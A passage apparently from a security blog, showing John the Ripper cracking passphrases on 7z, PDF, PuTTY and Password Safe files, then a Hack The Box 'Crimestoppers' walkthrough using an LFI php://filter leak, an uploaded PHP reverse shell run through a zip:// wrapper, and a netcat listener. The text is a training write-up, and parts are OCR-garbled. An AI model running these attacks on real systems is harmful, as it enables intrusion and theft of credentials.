
```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be “password”

```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt  
crack.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (7z, 7-Zip [SHA256 AES 32/64])  
Note: This format may emit false positives, so it will keep trying even after  
finding a possible candidate.  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password      (file.7z)  
1g 0:00:00:08 0.00% (ETA: 2018-06-16 12:26) 0.1114g/s 19.17p/s
```

## Cracking the PDF Password Hash

John the Ripper can crack the PDF file passwords. You can encrypt your pdf online by using this website. This will compress and encrypt our pdf into a password protected file.pdf. So, when you will try to open the file, you will be greeted by the following prompt.



Now John cannot directly crack this key, first we will have to change its format, which can be done using a john utility called "pdf2john". This is not an inbuilt utility, it can be downloaded from here.

**Syntax:** pdf2john [location of key]

```
1 | python pdf2john.py file.pdf > crack.txt
```

```
Open ▾  crack.txt Save     file.pdf:  
$pdf$*4*4*128*-4*1*16*70bc92386475aa6b974ef136c049b1843629e44af33515d1c9795
```

Now let's use John the Ripper to crack this hash.


```
1 | john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the key to be “password123”.


```
pavan@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt  
crack.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password123 (file.pdf)  
1g 0:00:00:00 DONE (2018-06-06 22:57) 3.333g/s 4613p/s 4613c/s  
4613C/s password123  
Use the "--show" option to display all of the cracked password  
s reliably
```

## Cracking the PuTTY Password Hash

John the Ripper can crack the PuTTY private key which is created in RSA Encryption. To test the cracking of the private key, first we will have to create a set of new private keys. To do this we will use a utility that comes with PuTTY, called “PuTTY Key Generator”.



Click on “Generate”. After Generating the key, we get a window where we will input the key passphrase as shown in the screenshot.



After entering the passphrase, click on Save private key to get a private key in the form of a .ppk file

After generating transfer this .ppk file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “putty2john”.

**Syntax:** putty2john [location of key]

```
1 | putty2john file.ppk > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john -w=/usr/share/wordlists/rockyou.txt id_rsa.txt
```

Great! We have successfully cracked the passphrase used to create the private PuTTY key to be “password”.

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PuTTY, Private Key [SHA1/AES 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (file)
1g 0:00:00:00 DONE (2018-06-07 02:16) 50.00g/s 200.0p/s 200.0c/s
rd
Use the "--show" option to display all of the cracked passwords !
Session completed
```


## Cracking the “Password Safe” Password Hash

John the Ripper can crack the Password Safe Software’s key. To test the cracking of the key, first we will have to create a set of new keys. To do this we will install the Password Safe

Software on our Windows 10 System.



To get a new key, Click on “New”



In this prompt, check the Show Combination Box. After that Enter the Passphrase you want to use to generate the key. This will generate a .psafe3 file.

After generating transfer this .safe3 file to Kali Linux.

Now John cannot directly crack this key, first we will have to change it format, which can be done using a john utility called “pwsafe2john”.

**Syntax:** pwsafe2john [location of key]

```
1 | pwsafe2john ignite.psaf3 > crack.txt
```



You can see that we converted the key to a crack able hash and then entered it into a text file named crack.txt.

Now let's use John the Ripper to crack this hash.

```
1 | john -w=/usr/share/wordlists/rockyou.txt crack.txt
```

Great! We have successfully cracked the passphrase used to create the private pwsafe key to be “password123”

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 AVX
Press 'q' or Ctrl-C to abort, almost any other key for status
password123      (ignite)
1g 0:00:00:00 DONE (2018-06-07 02:14) 3.225g/s 4464p/s 4464c/s 446
password123
Use the "--show" option to display all of the cracked passwords re
Session completed
```

**Author:** Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester  
Contact [here](#)

## Hack the Box Challenge: Crimestoppers Walkthrough

posted in **CTF CHALLENGES** on **JUNE 8, 2018** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends!! Today we are sharing our experience that can be helpful in solving new CTF challenge: Crimestoppers of Hack The Box. Solving this lab is not much easy, all you need is your penetration skill to solve this challenge.

**Level:** Medium

**Task:** Find the user.txt and root.txt in the vulnerable Lab.

**Let's Begin!!**


These labs are only available online, therefore, they have a static IP. Crimestoppers has IP:  
10.10.10.69.

As we knew the initial stage is enumeration; therefore use nmap Aggressive scan for gathering target's machine and running services information.

```
root@kali:~# nmap -A 10.10.10.80 ↵
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-03 12:00 EDT
Nmap scan report for 10.10.10.80
Host is up (0.25s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Ubuntu))
|_http-server-header: Apache/2.4.25 (Ubuntu)
|_http-title: FBIs Most Wanted: FSociety
Warning: OSScan results may be unreliable because we could not find at least
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.13
.11 (92%), Linux 4.2 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1 249.35 ms 10.10.14.1
2 249.42 ms 10.10.10.80
```

Knowing port 80 was open on victim's network we preferred to explore his IP in the browser and the following image opened as shown below. Here, we can see that it has two pages: **home** and **upload** but didn't find anything suspicious.



## FBI Most Wanted: #fsociety

[www.hackingarticles.in](http://www.hackingarticles.in)



So next, we use the dirb tool of kali to enumerate the directories and found some important directories such as <http://10.10.10.80/?op=view> and went on the web browser to explore them.

```
root@kali:~# dirb http://10.10.10.80/?op= ↵
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Tue Jun  5 12:39:54 2018
URL_BASE: http://10.10.10.80/?op=
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.80/?op= ----
+ http://10.10.10.80/?op=0 (CODE:200|SIZE:4213)
+ http://10.10.10.80/?op=common (CODE:200|SIZE:1694)
+ http://10.10.10.80/?op=home (CODE:200|SIZE:4213)
+ http://10.10.10.80/?op=index (CODE:500|SIZE:1694)
+ http://10.10.10.80/?op=list (CODE:200|SIZE:1979)
+ http://10.10.10.80/?op=upload (CODE:200|SIZE:2567)
+ http://10.10.10.80/?op=view (CODE:302|SIZE:1694)
```

At upload, you can upload any comment as a Tip, in order to provide some information. So we try to upload malicious code here but get failed each time.

If you will observe the URL `http://10.10.10.80/?op=upload` then you will realize that its look like that LFI.

Any information that leads to the arrest of an #fsociety member will be rewarded generously.

**Information:**

www.hackingarticles.in

Name:

Copyright © Non Profit Satire 2017

But it was not easy that much to exact information by exploiting LFI with help of  
./etc/password therefore by making little bit more effort and taking help from my  
previous article. We used curl command to find out the data from inside it with the help of  
PHP base64-encode.

```
1 | curl http://10.10.10.80/?op=upload =php://filter/convert.base64-encode/
```

As result, it returns base64 encode text which we need to decode.

```

</div>
</nav>

PD9waHAKaW5jbHVkZSAnY29tbW9uLnBocCc7CgovLyBTdG9wIHRoZSBhdXRvbWF0ZWQgdG9vbHMgZnJvbSBmaWxsaw5nIHvwig
91c1b0aWNrZXQgc3lzdGVtLgpzZXNzaW9uX3N0YXJ0KCK7CmlmIChlbXBeoeSgkX1NFU1NJT05bJ3Rva2Vuj10pKSB7CiAgICAJ
JF9TRVNTSU90Wyd0b2tlbiddID0gYmluMmhleChvcGVuc3NsX3JhbhRvb9wc2V1Z69fYnl0ZXMozIpKtsKfQokdG9rZW4gPS
AkX1NFU1NJT05bJ3Rva2Vuj107CgkY2xpZw50x2lWID0gJF9TRVJWRVjb1JFTU9URV9BRERSJ107IAoKLy8gSWYgdGhpvyBp
cyBhIHNIYmlpc3Npb24sIHdyaXRlICRoAxAgdG8gZmlsZS4KClmKGlzc2V0KCRfUE9TVFsnc3Vibwl0j10pICyMIGlzc2V0KC
RfUE9TVFsndGlwJ10pKSB7CgkvLyBDU1JGIFRva2VuIHRvIGHlbhAgZw5zdXJlIHRoaXMgdXNlcibjYW1lIGZyb20gb3VyIHN1
Ymlpc3Npb24gZm9ybS4KCWlmiCghZw1wdHkoJF90T1NUWyd0b2tlbiddKskgewoJICAgIGlmIChoYXNoX2VxdWFscygkdG9rZW
4sICRfUE9TVFsndG9rZW4nXskpIHsKCSAgICAgICAgJF9TRVNTSU90Wyd0b2tlbiddID0gYmluMmhleChvcGVuc3NsX3JhbhRv
bV9wc2V1ZG9fYnl0ZXMozIpKtsKCQkvLyBQbGFjZSB0aXBzIgluIHRoZSBmb2xkZXIgb2YgdGhlIGNsaWVudCBJUCBBZGRyZx
NzLgoJCWlmICghaXnfZGlyKCd1cGxvYWRzLycgLiaKyx2xpZw50x2lwKSkgewoJCSAgICBta2RpccndXBsb2Fkcy8nIC4gJGns
aWVudF9pcCwgMDc1NSwgZmFsc2Up0woJCX0KCSAgICAJJHRpcCA9ICRfUE9TVFsndGlwJ107CiAgICAJCSRZwNyZXRuYw1lID
0gZ2VuRmlsZw5hbWUoKTSKCSAgICAJZmlsZv9wdxRfY29udGVudHMoInVwbG9hZHMVi4gJGnsaWVudF9pcCauiCcvJyAuICRz
ZwNyZXRuYw1lLCagJHRpcCK7CgkJaGVhZGVyKCJMB2NhDGlvbjobP29wpXZpZXcmc2VjcmV0bmftZSIp0w
ogICAgCSAgIH0gZwzzSB7CgkjcHJpbnnQgJ0hhY2tlciBEZXRly3rlzC4nOwoJCByaW50ICR0b2tlbjskCQlkaWuoKTSKICAg
CSB9Cg19Cn0gZwzzSB7Cj8+JchwhLS0gIzU50iBTUuwgSW5qZWN0aW9uIGluIFRpccBTDwJtaXNzaW9uIC0gUmVtb3zlZCBkYX
RhYmfZSBzXF1aXJlbwVudCBieSBjaGFuZ2luZyBzdWJtaXQgdGluIHRvIGNyZWF0ZSBhIGZpbGUuIC0tPgo8ZGl2IGNsYXNz
PSJjb250YwluZXliPgogICAgPGgyPlRpcHM6PC90Mj4KICAgIDxiciAvPgogICAgQW55IGluZm9ybWF0aW9uIHRoYX0gbGVhZH
MgdG8gdGhligFycmVzdCBvziBhbiAjZnVY2lldhkgbwVtyMvyIHdpbGwgYmUgcmV3YXjkZwQgZ2Vub3JvdXNseS4KICAgIDxi
ciAvPgogICAgPGZvcm0gZw5jdHlwZT0ibXVsdGluYXJ0L2Zvcm0tZGF0YSigYWN0aW9uPSI/b3A9dXsb2FkIiBtzXRob2Q9Il
BPU1QiPgogICAgICAgIDxsYwJlbCBmb3I9InNuYw1lIj5JbmZvcm1hdGlvbjobPC9sYwJlbD48YnIgLz4KICAgICAgICA8dGV4
dGFyZWEgc3R5bGU9IndpZHRo0jQwMHb40yBoZwlnaH06MTUwcHg7IiBpZD0idGlwiBuYw1lPSj0aXAiPiA8L3RleHRhcmVhPj
xiciAvPgogICAgICAgIDxsYwJlbCBmb3I9InNuYw1lIj50Yw1l0iA8L2xhymVsPg0JPGLucHv0IHR5cGU9InRleHQiIglkPSJu
Yw1lIiBuYw1lPSjuYw1lIiB2Yw1zT0iIiBzdHlsZT0id2lkdg6MzU1ch7IiAvPg0JPGLucHv0IHR5cGU9InRleHQiIglkPSJu
J0b2tslbiIgbmFztZ0idG9rZw4iHn0eWxlPSJkaXnwbf50iBub25lIiB2Yw1zT0iPd9waHAgZwNobyAkdG9rZw47ID8+IiBz
dHlsZT0id2lkdg6MzU1ch7IiAvPgogICAgICAgIDxiciAvPgogICAgICAgIDxpbnB1dCB0eXBLPSJzdWJtaXQiiG5hbWU9In
N1YmlpdCIgdmFsdWU9IlnlbmQgVGluISigLz4KICAgIDwvZm9ybT4KPD9waHAKfQo/Pgo= <footer>
    <div class="row">
        <div class="col-lg-12">

```

To decode bsae64 encoded text follow below syntax and found a PHP script that was pointing toward some kind of token and secretname which was a link to uploads directory.

**Syntax:** echo BASE64TEXT | base64 -d

```

<?php
include 'common.php';

// Stop the automated tools from filling up our ticket system.
session_start();
if (empty($_SESSION['token'])) {
    $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
$token = $_SESSION['token'];
www.hackingarticles.in

$client_ip = $_SERVER['REMOTE_ADDR'];

// If this is a submission, write $tip to file.


if(isset($_POST['submit']) && isset($_POST['tip'])) {
    // CSRF Token to help ensure this user came from our submission form.
    if (!empty($_POST['token'])) {
        if (hash_equals($token, $_POST['token'])) {
            $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
            // Place tips in the folder of the client IP Address.
            if (!is_dir('uploads/' . $client_ip)) {
                mkdir('uploads/' . $client_ip, 0755, false);
            }
            $tip = $_POST['tip'];
            $secretname = genFilename();
            file_put_contents("uploads/" . $client_ip . '/' . $secretname, $tip);
            header("Location: ?op=view&secretname=$secretname");
        } else {
            print 'Hacker Detected.';
            print $token;
            die();
        }
    }
} else {
?>
<!-- #59: SQL Injection in Tip Submission - Removed database requirement by changing submit tip to crea
<div class="container">
    <h2>Tips:</h2>
    www.hackingarticles.in
    Any information that leads to the arrest of an #fsociety member will be rewarded genorously.
    <br />
    <form enctype="multipart/form-data" action="?op=upload" method="POST">
        <label for="sname">Information: </label><br />
        <textarea style="width:400px; height:150px;" id="tip" name="tip"> </textarea><br />
        <label for="sname">Name: </label>
        <input type="text" id="name" name="name" value="" style="width:355px;" />
        <input type="text" id="token" name="token" style="display: none" value="<?php echo $token; ?>" />
        <br />
        <input type="submit" name="submit" value="Send Tip!" />
    </form>
</div>

```

After struggling a lot, finally, we successfully uploaded our php backdoor with help burp suite. Follow given step to upload php web shell.

Open php-reverse-shell.php which is inbuilt in kali Linux from path:  
/user/share/webshells/php and modify **ATTACKER's IP** and save this file on the desktop.  
Here we have renamed it as **shell.php** and compress this file.

```
1 | zip -0 shell.zip shell.php
```



A terminal window showing the command to compress a PHP reverse shell. The command is: zip -0 shell.zip shell.php. The output shows the file being added to the archive.

```
root@kali:~# cd Desktop
root@kali:~/Desktop# cp /usr/share/webshells/php/php-reverse-shell.php .
root@kali:~/Desktop# nano php-reverse-shell.php
root@kali:~/Desktop# mv php-reverse-shell.php shell.php
root@kali:~/Desktop# zip -0 shell.zip shell.php
  adding: shell.php (stored 0%)
root@kali:~/Desktop#
```

In order to capture the request web browser, enter the information for Tips and name then turn burp suite and click on Send Tip.

10.10.10.80/?op=upload

Home Upload

Search

Tips:

Any information that leads to the arrest of an #fsociety member will be rewarded generously.

Information:

shell ↵  
www.hackingarticles.in

Name: shell ↵

Send Tip!

Copyright © Non Profit Satire 2017

Now in order to upload the content of our php backdoor through burp select the string "shell" for name = tip as shown below.

Request to http://10.10.10.80:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /?op=upload HTTP/1.1
Host: 10.10.10.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.80/?op=upload
Cookie: admin=0; PHPSESSID=h13l5glmo6t80ksj7adnq53521
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=-----1077108330957014984950903448
Content-Length: 579

-----1077108330957014984950903448
Content-Disposition: form-data; name="tip"

shell ←
-----1077108330957014984950903448
Content-Disposition: form-data; name="name"

shell
-----1077108330957014984950903448
Content-Disposition: form-data; name="token"

f7c2a200eac4b182961ffc28a85fd69831dac56a41eb3927786b8ed895a6d2b0
-----1077108330957014984950903448
Content-Disposition: form-data; name="submit"

Send Tip!
-----1077108330957014984950903448--
```

And choose php file to paste it content at the place of shell.

Request to http://10.10.10.80:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

POST /?op=upload

Host: 10.10.10.

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.9

Accept-Encoding: gzip, deflate

Referer: http://10.10.10.80/?op=upload

Cookie: admin=0

Connection: close

Upgrade-Insecure-Content-Type: multipart/form-data; boundary=-----6455640492138773482069229274

Content-Length: 1024

Content-Disposition: form-data; name="token"

shell

Content-Disposition: form-data; name="submit"

ff903d9e2a9ea4cdf4c0d635ad112fea7587675268e33abf4a14eeef91abdf404

-----6455640492138773482069229274

Content-Disposition: form-data; name="submit"

Send Tip!

-----6455640492138773482069229274--

Choose a file to paste from

Look In: Desktop

Vulnhub

bypassuac\_sluihijack.rb

dict.txt

mistas

notes

privs

revshell.php

revshell.zip

shell.php

shell.zip

smb

START

troll 1.zip

utkhacker.ovpn

File Name: shell.zip

Files of Type: All Files

Open Cancel

As you can observe that we have successfully uploaded our malicious PHP content here.

Raw Params Headers Hex

Cookie: admin=0; PHPSESSID=h13l5glmo6t80ksj7adnq53521  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: multipart/form-data; boundary=-----645564049213877348206922927  
Content-Length: 579

-----6455640492138773482069229274  
Content-Disposition: form-data; name="tip"

PKff//  
0e0100u fuu fshell.phpPUT J001[]uxffff?php  
// php-reverse-shell - A Reverse Shell implementation in PHP  
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net  
  
// This tool may be used for legal purposes only. Users take full responsibility  
// for any actions performed using this tool. The author accepts no liability  
// for damage caused by this tool. If these terms are not acceptable to you, then  
// do not use this tool.  
  
// In all other respects the GPL version 2 applies:  
  
// This program is free software; you can redistribute it and/or modify  
// it under the terms of the GNU General Public License version 2 as  
// published by the Free Software Foundation.  
  
// This program is distributed in the hope that it will be useful,  
// but WITHOUT ANY WARRANTY; without even the implied warranty of  
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the  
// GNU General Public License for more details.  
  
// You should have received a copy of the GNU General Public License along  
// with this program; if not, write to the Free Software Foundation, Inc.,

Now forward the intercepted request and you will get secretname for the uploaded file as highlighted, copy it. Then forward the request again, it will give the success.txt message and at last forward the request one more time.

Request to http://10.10.10.80:80

Forward Drop Intercept is on Action Comment this

Raw Params Headers Hex

```
GET /?op=view&secretname=e0d7a2f54d16633eb0eddfb10efed8ea5a200274 HTTP/1.1
Host: 10.10.10.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.80/?op=upload
Cookie: admin=0; PHPSESSID=h13l5glmo6t80ksj7adnq53521
Connection: close
Upgrade-Insecure-Requests: 1
```

Do not forget to launch netcat for reverse connection before executing your uploaded file.

**nc -lvp 1234**

Now open the browser and execute the following command that contains secretname of the uploaded file (PHP backdoor) and you will get netcat session for reverse connection.

```
1 | http://10.10.10.80/?op=zip://uploads/10.10.14.25/e0d7a2f54d16633eb0eddf
2 | python -c 'import pty; pty.spawn("/bin/sh")'
```

```
root@kali:~/Desktop# nc -lvp 1234 ↵
listening on [any] 1234 ...
10.10.10.80: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.80] 60482
Linux ubuntu 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x
  22:17:34 up 3 min,  0 users,  load average: 0.01, 0.05, 0.02
USER     TTY      FROM          LOGIN@ IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data) ↵
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")' ↵
```

